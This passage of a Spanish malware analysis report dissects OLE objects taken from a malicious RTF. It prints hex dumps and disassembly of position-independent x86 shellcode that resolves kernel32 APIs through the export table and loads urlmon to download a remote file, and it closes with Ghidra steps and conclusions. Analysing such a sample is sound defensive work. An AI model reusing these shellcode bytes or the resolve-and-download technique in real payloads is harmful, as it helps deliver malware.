00000390: 68 3f 02 06 63 b0 27 40 2e b0 2e b0 43 1c 0e b0 h?...c.'@....C...
000003a0: e8 3c 10 28 3c 20 20 fb 60 1e bc 28 3c 80 15 ac .<.( < .`.( <...
000003b0: 20 80 05 35 25 65 78 b5 42 41 48 b4 23 c8 d4 40 ..5%ex.BAH.#...@
000003c0: 27 88 b0 00 1d 05 08 b4 81 88 b5 82 00 1d 33 0c '.....3.
000003d0: 08 5c 97 43 d5 18 b0 b8 d0 c1 18 9c f5 78 b7 42 .\..C.....x.B
000003e0: 42 43 1c 94 9f 2a ef 7d 15 ff 3a 67 51 d5 95 82 BC...*.}...:gQ...
000003f0: b4 81 8f 7d 98 b5 82 40 1d 30 fb 71 c4 b8 b4 01 ...}...@.0.q....
00000400: c8 d0 49 88 b0 41 00 1d 0e b0 c8 3c 30 45 94 9e ..I..A.....<0E..
00000410: bb f3 1c 08 3c 40 45 f5 e5 a5 bc 20 80 00 46 6f ....<@E.... ..Fo
00000420: a6 f0 00 00 00 00 .....

```

Este volcado ya permite separar claramente dos capas:

- **F_2.ole** contiene código **x86** con cadenas **inline** y resolución dinámica.
- **F_1.ole/objdata_356_decoded.bin** contienen otra zona muy parecida, pero con parte de las cadenas o datos ofuscados.

8.1 F_2.ole contiene código x86 real con cadenas inline

La zona importante empieza aquí:

```
000038e0: ... 44 81 ec 38 02 00 00 e8 12 00 00 00
000038f0: 02 00 00 e8 12 00 00 00 6b 00 65 00 72 00 6e 00
00003900: 65 00 6c 00 33 00 32 00 00 00 ...
```

Esto contiene:

```
kernel32
LoadLibraryW
GetProcAddress
Expand...
```

La cadena kernel32 está en UTF-16LE:

```
6b 00 65 00 72 00 6e 00 65 00 6c 00 33 00 32 00 00 00
k . e . r . n . e . l . 3 . 2 . . .
```

Después aparecen ASCII normales:

```
00003910: ... 4c 6f 61 64 4c 69 62 72 61 72 79 57 00
          L o a d L i b r a r y W \0

00003930: 47 65 74 50 72 6f 63 41 64 64 72 65 73 73 00
          G e t P r o c A d d r e s s \0
```

Esto ya demuestra que F_2.ole sí contiene varios IOCs que no estaban en objdata_356_decoded.bin.

8.2 Patrón importante: call + datos inline

En F_2.ole se ve este patrón:

```
e8 12 00 00 00
6b 00 65 00 72 00 6e 00 65 00 6c 00 33 00 32 00 00 00
```

Eso es una técnica típica de shellcode/payload position-independent:

```
call siguiente_codigo
db "kernel32", 0
```

La instrucción call mete en la pila la dirección de retorno, que en este caso apunta a la cadena inline. **Así el código puede obtener la dirección de la cadena sin depender de una dirección absoluta.** Esto significa que **el payload está usando las cadenas como datos embebidos dentro del propio flujo de ejecución.**

Esto explica por qué una herramienta puede ver algunas cadenas y otras no: **No son una tabla de strings limpia, sino datos mezclados con código.**

8.3 F_2.ole implementa resolución dinámica de APIs

La parte de F_2.ole indica claramente:

```
kernel32
LoadLibraryW
GetProcAddress
```

Esto significa:

```
localizar/cargar kernel32;
resolver LoadLibraryW;
resolver GetProcAddress;
usar esas funciones para cargar otras DLLs y resolver otras APIs.
```

Después aparece algo que empieza como:

```
ExpandEnp...
```

en esta zona:

```
00003940: e8 d5 01 00 00 89 c6 e8 1a 00 00 00 45 78 70 61
00003950: 6e 64 45 6e 70 00 00 05 50 07 20 06 c0 04 d0 06
```

Esto parece un bloque de datos inline que probablemente debería corresponder a algo como:

```
ExpandEnvironmentStringsW
```

pero no aparece completo en claro. Parte está legible y parte parece codificada, transformada o mezclada con bytes no imprimibles.

8.4 A partir de 0x396a hay rutina de comparación/resolución

Esta zona es especialmente interesante:

```
00003970: 46 f7 76 e6 c6 f6 16 45 46 f4 13 66 83 f8 5a 77
00003980: 0d 66 83 f0 20 66 3b 02 74 02 eb 02 eb 04 31 c0
00003990: eb 0e 83 c1 02 83 c2 02 0f b6 01 eb c2 83 c8 01
```

Aquí se ven instrucciones con prefijo **66**, comparaciones y operaciones sobre caracteres. Esta parte parece una rutina de comparación de cadenas, probablemente con normalización de mayúsculas/minúsculas.

Después, en 0x39a0, aparece una rutina típica de parsing de PE/export table:

```
000039a0: 5a c2 08 00 53 52 56 57 8b 54 24 14 8b 42 3c 8d
000039b0: 44 02 78 8b 00 01 d0 50 8b 48 18 8b 58 20 01 d3
```

Elementos relevantes:

```
mov eax, [edx+0x3c]      ; e_lfanew del PE
...
mov ecx, [eax+0x18]      ; NumberOfNames
mov ebx, [eax+0x20]      ; AddressOfNames
```

Esto es característico de código que recorre la tabla de exportaciones de una DLL para resolver funciones.

Conclusión: F_2.ole contiene una rutina de resolución dinámica de APIs.

8.5 F_1.ole y objdata_356_decoded.bin contienen la misma zona

Comparamos estas dos salidas:

```
F_1.ole
00006150: ... 55 00 72 00 6c 00 4d 00 6f 00 6e 00 00 00
```

```
00006170: 4c 44 6f 77 6e 6c 6f 61 64 54 6f 41 36 68 3f
objdata_356_decoded.bin
00000360: ... 55 00 72 00 6c 00 4d 00 6f 00 6e 00 00 00
00000370: ... 55 52 4c 44 6f 77 6e 6c 6f 61 64 54 6f 41 36 68 3f
```

Son el mismo bloque, sólo que en offsets distintos.

La diferencia aproximada es:

```
F_1.ole offset ≈ objdata_356_decoded.bin offset + 0x5df2
```

Así que **objdata_356_decoded.bin** parece ser una porción extraída de **F_1.ole**, no un artefacto independiente con toda la lógica.

8.6 Interpretación de UrlMon y URLDownloadToA6h?

En F_1.ole / objdata_356_decoded.bin aparece:

```
UrlMon
URLDownloadToA6h?
```

UrlMon está claro:

```
55 00 72 00 6c 00 4d 00 6f 00 6e 00 00 00
U . r . l . M . o . n . . .
```

Justo antes de la cadena parcial aparece:

```
ff d7
e8 13 00 00 00
```

ff d7 es:

```
call edi
```

Si en F_2.ole edi queda asociado a **LoadLibraryW**, entonces esto encaja muy bien:

```
carga UrlMon;
intenta resolver una función que empieza por URLDownloadTo...;
```

usa esa API para descargar algo.

La cadena:

URLDownloadToA6h?

no parece un simple error de strings. En el hex está realmente así:

```
55 52 4c 44 6f 77 6e 6c 6f 61 64 54 6f 41 36 68 3f
U R L D o w n l o a d T o A 6 h ?
```

Por tanto, **en este bloque no existe literalmente URLDownloadToFileW. Hay una cadena parcial o codificada. El código posterior probablemente la transforma o utiliza solo una parte para resolver la API.**

8.7 Conclusiones

El análisis de los objetos extraídos del RTF muestra que los indicadores se encuentran repartidos en distintos **blobs**. El fichero **objdata_356_decoded.bin** no contiene todos los IOCs, sino únicamente una cadena Unicode **UrlMon** y una cadena ASCII parcial **URLDownloadToA6h?**, compatible con funcionalidad de descarga mediante **urlmon.dll**.

El objeto **F_2.ole** contiene una zona de código **x86** con cadenas inline como **kernel32**, **LoadLibraryW** y **GetProcAddress**. El patrón observado, basado en instrucciones **call** seguidas de datos **inline**, es típico de **shellcode position-independent**. Además, el código posterior recorre estructuras **PE**, incluyendo campos como **e_lfanew** y la tabla de exportaciones **IAT**, lo que indica resolución dinámica de APIs.

El objeto **F_1.ole** contiene una región equivalente a la observada en **objdata_356_decoded.bin**, pero desplazada dentro de un contenedor mayor. En dicha región se observa la carga de **UrlMon** y una referencia parcial a **URLDownloadTo**, lo que sugiere que el payload resuelve dinámicamente funciones de **urlmon.dll** para realizar la descarga de un fichero remoto.

Por tanto, la ausencia de todos los IOCs al analizar sólo **objdata_356_decoded.bin** se debe a que los indicadores están repartidos entre varios objetos extraídos y algunas cadenas no aparecen completas en texto claro.

```
F_2.ole = resolución dinámica de APIs.
F_1.ole / objdata_356_decoded.bin = carga de UrlMon y referencia a
URLDownloadTo.
```

9. Desensamblamos

9.1 Desensamblamos Para F_2.ole

```
└─$ ndisasm -b32 -o 0x38ed -e 0x38ed F_2.ole | head -120
000038ED 81EC38020000      sub esp,0x238
000038F3 E812000000      call 0x390a
000038F8 6B0065          imul eax,[eax],0x65
000038FB 007200          add [edx+0x0],dh
000038FE 6E              outsb
000038FF 006500          add [ebp+0x0],ah
00003902 6C              insb
00003903 0033            add [ebx],dh
00003905 0032            add [edx],dh
00003907 0000            add [eax],al
00003909 00E8            add al,ch
0000390B 92              xchg eax,edx
0000390C 0100            add [eax],eax
0000390E 0089C3E80D00    add [ecx+0xde8c3],cl
00003914 0000            add [eax],al
00003916 4C              dec esp
00003917 6F              outsd
00003918 61              popa
00003919 644C            fs dec esp
0000391B 69627261727957  imul esp,[edx+0x72],0x57797261
00003922 0053E8          add [ebx-0x18],dl
00003925 F1              int1
00003926 0100            add [eax],eax
00003928 0089C7E80F00    add [ecx+0xfe8c7],cl
0000392E 0000            add [eax],al
00003930 47              inc edi
00003931 657450          gs jz 0x3984
00003934 726F            jc 0x39a5
00003936 634164          arpl word [ecx+0x64],eax
00003939 647265          fs jc 0x39a1
0000393C 7373            jnc 0x39b1
0000393E 0053E8          add [ebx-0x18],dl
00003941 D501            aad byte 0x1
00003943 0000            add [eax],al
00003945 89C6            mov esi,eax
00003947 E81A000000      call 0x3966
0000394C 45              inc ebp
0000394D 7870            js 0x39bf
0000394F 61              popa
00003950 6E              outsb
00003951 6445            fs inc ebp
00003953 6E              outsb
00003954 7000            jo 0x3956
00003956 000550072006    add [0x6200750],al
0000395C C004D006        rol byte [eax+edx*8],byte 0x6
00003960 F0              lock
00003961 06              push es
00003962 E000            loopne 0x3964
00003964 000F            add [edi],cl
```

00003966	FD	std
00003967	7E81	jng 0x38ea
00003969	3000	xor [eax],al
0000396B	00055524C446	add [0x46c42455],al
00003971	F776E6	div dword [esi-0x1a]
00003974	C6	db 0xc6
00003975	F616	not byte [esi]
00003977	45	inc ebp
00003978	46	inc esi
00003979	F4	hlt
0000397A	136683	adc esp,[esi-0x7d]
0000397D	F8	clc
0000397E	5A	pop edx
0000397F	770D	ja 0x398e
00003981	6683F020	xor ax,0x20
00003985	663B02	cmp ax,[edx]
00003988	7402	jz 0x398c
0000398A	EB02	jmp 0x398e
0000398C	EB04	jmp 0x3992
0000398E	31C0	xor eax,eax
00003990	EB0E	jmp 0x39a0
00003992	83C102	add ecx,0x2
00003995	83C202	add edx,0x2
00003998	0FB601	movzx eax,byte [ecx]
0000399B	EBC2	jmp 0x395f
0000399D	83C801	or eax,0x1
000039A0	5A	pop edx
000039A1	C20800	ret word 0x8
000039A4	53	push ebx
000039A5	52	push edx
000039A6	56	push esi
000039A7	57	push edi
000039A8	8B542414	mov edx,[esp+0x14]
000039AC	8B423C	mov eax,[edx+0x3c]
000039AF	8D440278	lea eax,[edx+eax+0x78]
000039B3	8B00	mov eax,[eax]
000039B5	01D0	add eax,edx
000039B7	50	push eax
000039B8	8B4818	mov ecx,[eax+0x18]
000039BB	8B5820	mov ebx,[eax+0x20]
000039BE	01D3	add ebx,edx
000039C0	30C0	xor al,al
000039C2	85C9	test ecx,ecx
000039C4	743D	jz 0x3a03
000039C6	51	push ecx
000039C7	8B0B	mov ecx,[ebx]
000039C9	8D0C11	lea ecx,[ecx+edx]
000039CC	89CF	mov edi,ecx
000039CE	57	push edi
000039CF	8B742424	mov esi,[esp+0x24]
000039D3	31C9	xor ecx,ecx
000039D5	49	dec ecx
000039D6	F2AE	repne scasb
000039D8	F7D1	not ecx

000039DA	5F	pop edi
000039DB	F3A6	repe cmpsb
000039DD	751D	jnz 0x39fc
000039DF	59	pop ecx
000039E0	58	pop eax
000039E1	2B4818	sub ecx,[eax+0x18]
000039E4	F7D9	neg ecx
000039E6	8B5824	mov ebx,[eax+0x24]
000039E9	01D3	add ebx,edx
000039EB	0FB71C4B	movzx ebx,word [ebx+ecx*2]
000039EF	8B401C	mov eax,[eax+0x1c]
000039F2	8D0498	lea eax,[eax+ebx*4]
000039F5	8B0410	mov eax,[eax+edx]
000039F8	01D0	add eax,edx
000039FA	EB0C	jmp 0x3a08
000039FC	83C304	add ebx,0x4
000039FF	59	pop ecx

9.2 Para F_1.ole

```

└─$ ndisasm -b32 -o 0x6150 -e 0x6150 F_1.ole | head -120
00006150 06      push es
00006151 16      push ss
00006152 E644    out byte 0x44,al
00006154 56      push esi
00006155 E700    out byte 0x0,eax
00006157 0000    add [eax],al
00006159 55      push ebp
0000615A 007200  add [edx+0x0],dh
0000615D 6C      insb
0000615E 004D00  add [ebp+0x0],cl
00006161 6F      outsd
00006162 006E00  add [esi+0x0],ch
00006165 0000    add [eax],al
00006167 FF      db 0xff
00006168 D7      xlatb
00006169 E813000000 call 0x6181
0000616E 55      push ebp
0000616F 52      push edx
00006170 4C      dec esp
00006171 44      inc esp
00006172 6F      outsd
00006173 776E    ja 0x61e3
00006175 6C      insb
00006176 6F      outsd
00006177 61      popa
00006178 6454    fs push esp
0000617A 6F      outsd
0000617B 41      inc ecx
0000617C 36683F85A770 ss push dword 0x70a7853f
00006182 D6      salc

```

00006183	683F020663	push dword 0x6306023f
00006188	B027	mov al,0x27
0000618A	40	inc eax
0000618B	2EB02E	cs mov al,0x2e
0000618E	B043	mov al,0x43
00006190	1C0E	sbb al,0xe
00006192	B0E8	mov al,0xe8
00006194	3C10	cmp al,0x10
00006196	283C20	sub [eax],bh
00006199	20FB	and bl,bh
0000619B	60	pusha
0000619C	1E	push ds
0000619D	BC283C8015	mov esp,0x15803c28
000061A2	AC	lodsb
000061A3	208005352565	and [eax+0x65253505],al
000061A9	78B5	js 0x6160
000061AB	42	inc edx
000061AC	41	inc ecx
000061AD	48	dec eax
000061AE	B423	mov ah,0x23
000061B0	C8D44027	enter word 0x40d4,byte 0x27
000061B4	88B0001D0508	mov [eax+0x8051d00],dh
000061BA	B481	mov ah,0x81
000061BC	88B582001D33	mov [ebp+0x331d0082],dh
000061C2	0C08	or al,0x8
000061C4	5C	pop esp
000061C5	97	xchg eax,edi
000061C6	43	inc ebx
000061C7	D518	aad byte 0x18
000061C9	B0B8	mov al,0xb8
000061CB	D0C1	rol cl,0x0
000061CD	189CF578B74242	sbb [ebp+esi*8+0x4242b778],bl
000061D4	43	inc ebx
000061D5	1C94	sbb al,0x94
000061D7	9F	lahf
000061D8	2AEF	sub ch,bh
000061DA	7D15	jnl 0x61f1
000061DC	FF	db 0xff
000061DD	3A6751	cmp ah,[edi+0x51]
000061E0	D595	aad byte 0x95
000061E2	82	db 0x82
000061E3	B481	mov ah,0x81
000061E5	8F	db 0x8f
000061E6	7D98	jnl 0x6180
000061E8	B582	mov ch,0x82
000061EA	40	inc eax
000061EB	1D30FB71C4	sbb eax,0xc471fb30
000061F0	B8B401C8D0	mov eax,0xd0c801b4
000061F5	49	dec ecx
000061F6	88B041001D0E	mov [eax+0xe1d0041],dh
000061FC	B0C8	mov al,0xc8
000061FE	3C30	cmp al,0x30
00006200	45	inc ebp
00006201	94	xchg eax,esp

00006202	9E	sahf
00006203	BBF31C083C	mov ebx,0x3c081cf3
00006208	40	inc eax
00006209	45	inc ebp
0000620A	F5	cmc
0000620B	E5A5	in eax,byte 0xa5
0000620D	BC20800046	mov esp,0x46008020
00006212	6F	outsd
00006213	A6	cmps b
00006214	F00000	lock add [eax],al
00006217	0001	add [ecx],al
00006219	222597854802	and ah,[0x2488597]
0000621F	55	push ebp
00006220	27	daa
00006221	7403	jz 0x6226
00006223	034259	add eax,[edx+0x59]
00006226	001477	add [edi+esi*2],dl
00006229	43	inc ebx
0000622A	286511	sub [ebp+0x11],ah
0000622D	95	xchg eax,ebp
0000622E	40	inc eax
0000622F	63742103	arpl word [ecx+0x3],esi
00006233	46	inc esi
00006234	40	inc eax
00006235	7099	jo 0x61d0
00006237	7739	ja 0x6272
00006239	138224113834	adc eax,[edx+0x34381124]
0000623F	83521580	adc dword [edx+0x15],0xfffffffffffff80
00006243	44	inc esp
00006244	289205514115	sub [edx+0x15415105],dl
0000624A	83552808	adc dword [ebp+0x28],0x8
0000624E	96	xchg eax,esi
0000624F	2913	sub [ebx],edx
00006251	56	push esi
00006252	7193	jno 0x61e7
00006254	47	inc edi

9.3 Para el objdata

```

└─$ ndisasm -b32 -o 0x360 -e 0x360 objdata_356_decoded.bin | head -120
00000360 44          inc esp
00000361 56          push esi
00000362 E700       out byte 0x0,eax
00000364 0000       add [eax],al
00000366 55          push ebp
00000367 007200     add [edx+0x0],dh
0000036A 6C          insb
0000036B 004D00     add [ebp+0x0],cl
0000036E 6F          outs d
0000036F 006E00     add [esi+0x0],ch
00000372 0000       add [eax],al

```


00000374	FF	db 0xff
00000375	D7	xlatb
00000376	E813000000	call 0x38e
0000037B	55	push ebp
0000037C	52	push edx
0000037D	4C	dec esp
0000037E	44	inc esp
0000037F	6F	outsd
00000380	776E	ja 0x3f0
00000382	6C	insb
00000383	6F	outsd
00000384	61	popa
00000385	6454	fs push esp
00000387	6F	outsd
00000388	41	inc ecx
00000389	36683F85A770	ss push dword 0x70a7853f
0000038F	D6	salc
00000390	683F020663	push dword 0x6306023f
00000395	B027	mov al,0x27
00000397	40	inc eax
00000398	2EB02E	cs mov al,0x2e
0000039B	B043	mov al,0x43
0000039D	1C0E	sbb al,0xe
0000039F	B0E8	mov al,0xe8
000003A1	3C10	cmp al,0x10
000003A3	283C20	sub [eax],bh
000003A6	20FB	and bl,bh
000003A8	60	pusha
000003A9	1E	push ds
000003AA	BC283C8015	mov esp,0x15803c28
000003AF	AC	lodsrb
000003B0	208005352565	and [eax+0x65253505],al
000003B6	78B5	js 0x36d
000003B8	42	inc edx
000003B9	41	inc ecx
000003BA	48	dec eax
000003BB	B423	mov ah,0x23
000003BD	C8D44027	enter word 0x40d4,byte 0x27
000003C1	88B0001D0508	mov [eax+0x8051d00],dh
000003C7	B481	mov ah,0x81
000003C9	88B582001D33	mov [ebp+0x331d0082],dh
000003CF	0C08	or al,0x8
000003D1	5C	pop esp
000003D2	97	xchg eax,edi
000003D3	43	inc ebx
000003D4	D518	aad byte 0x18
000003D6	B0B8	mov al,0xb8
000003D8	D0C1	rol cl,0x0
000003DA	189CF578B74242	sbb [ebp+esi*8+0x4242b778],bl
000003E1	43	inc ebx
000003E2	1C94	sbb al,0x94
000003E4	9F	lahf
000003E5	2AEF	sub ch,bh
000003E7	7D15	jnl 0x3fe

000003E9	FF	db 0xff
000003EA	3A6751	cmp ah,[edi+0x51]
000003ED	D595	aad byte 0x95
000003EF	82	db 0x82
000003F0	B481	mov ah,0x81
000003F2	8F	db 0x8f
000003F3	7D98	jnl 0x38d
000003F5	B582	mov ch,0x82
000003F7	40	inc eax
000003F8	1D30FB71C4	sbb eax,0xc471fb30
000003FD	B8B401C8D0	mov eax,0xd0c801b4
00000402	49	dec ecx
00000403	88B041001D0E	mov [eax+0xe1d0041],dh
00000409	B0C8	mov al,0xc8
0000040B	3C30	cmp al,0x30
0000040D	45	inc ebp
0000040E	94	xchg eax,esp
0000040F	9E	sahf
00000410	BBF31C083C	mov ebx,0x3c081cf3
00000415	40	inc eax
00000416	45	inc ebp
00000417	F5	cmc
00000418	E5A5	in eax,byte 0xa5
0000041A	BC20800046	mov esp,0x46008020
0000041F	6F	outsd
00000420	A6	cmps
00000421	F00000	lock add [eax],al
00000424	0000	add [eax],al

10. Nota: Ghidra `

Vamos a comprobar cómo se ve desde Ghidra por ejemplo, **F_2.ole**:

Ghidra necesita ayuda manual porque el objeto es raw binary y no tiene cabecera PE, no hay entry point y Ghidra no sabe automáticamente dónde empieza el código. Para solucionar esto vamos a ir al offset ➡ Pulsamos **g** y escribimos: **0x38ed** ➡ Forzamos el desensamblado: Estando en el offset **0x38ed**, pulsamos **d**, con el botón derecho **Disassemble** ➡ Creamos una función: En la misma dirección **0x38ed**, pulsamos **f**, o botón derecho **Create Function** ➡ Ponemos el nombre **api_resolver_start**:



El RTF contiene varios objetos/streams, no un único payload plano. 2. objdata_356_decoded.bin sólo contiene UrlMon y una referencia parcial a URLDownloadTo. 3. F_2.ole contiene kernel32, LoadLibraryW y GetProcAddress. 4. El código usa cadenas inline con patrón call + datos, típico de shellcode position-independent. 5. Hay resolución dinámica de APIs, no import table convencional. 6. FLOSS no fallaba “porque sí”: se estaba ejecutando sobre un blob que no contenía todos los IOCs.